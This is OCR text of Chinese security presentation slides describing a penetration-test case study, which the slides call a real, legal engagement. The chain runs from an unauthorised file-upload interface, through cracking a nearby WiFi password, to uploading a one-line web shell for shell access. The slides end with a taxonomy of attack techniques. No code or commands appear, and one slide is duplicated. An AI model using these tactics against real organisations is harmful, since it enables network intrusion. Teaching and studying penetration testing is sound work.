
对抗式安全漏洞挖掘组合案例

01

外网渗透 + 上传接口未授权访问+ 任意文件上传

真实合法项目

漏洞发现：通过上传ASPX文件后，发现测试脚本无法直接运行。



高质量漏洞挖掘的案例分析

对抗式安全漏洞挖掘组合案例

02

外网渗透 + 上传接口未授权访问+ 任意文件上传

真实合法项目

近源渗透：由于上传测试脚本后访问发现无法直接运行，考虑到目标企业距离公司很近，于是就想到是否可以通过近源渗透的方式进行，于是就到目标企业附近踩点，发现启用很多私搭乱建的无线热点。

高质量漏洞挖掘的案例分析

对抗式安全漏洞挖掘组合案例

02

外网渗透 + 上传接口未授权访问+ 任意文件上传

真实合法项目

近源渗透：由于上传测试脚本后访问发现无法直接运行，考虑到目标企业距离公司很近，于是就想到是否可以通过近源渗透的方式进行，于是就到目标企业附近踩点，发现启用很多私搭乱建的无线热点。

高质量漏洞挖掘的案例分析

对抗式安全漏洞挖掘组合案例

03

无线渗透 + 上传接口未授权访问+ 任意文件上传 + Getshell

真实合法项目

漏洞突破：通过WIFI工具获取WIFI密码后，使用电脑登录WIFI后，通过之前上传接口上传一句话脚本，成功获取目前SHELL权限。

高质量漏洞挖掘的对抗式组合

逆向分析	代码分析	防御绕过	社会工程	近源渗透	供应链安全
供应链安全		地址伪造	信息泄露	无线破解	软件应用
拒绝服务	SQL注入	配置错误	账号权限	无线钓鱼	硬件设备
信息泄露		加密通信	邮件钓鱼	BabUSB	服务托管
权限提升	文件上传	规则绕过	短信钓鱼	遥控门禁	业务外包
代码执行	越权操作	编码绕过	社交钓鱼	硬件植入	人员外包
格式化字符串	反序列化	混淆加密	心理操纵	外设网络	预留后门
加载劫持	代码注入	并发绕过	水坑攻击	指纹门禁	软件升级
条件竞争	跨站脚本	逻辑漏洞	身份冒充	安防网络	代码污染
命令执行		参数污染	可信关系	感应门禁	组件污染


谢谢观看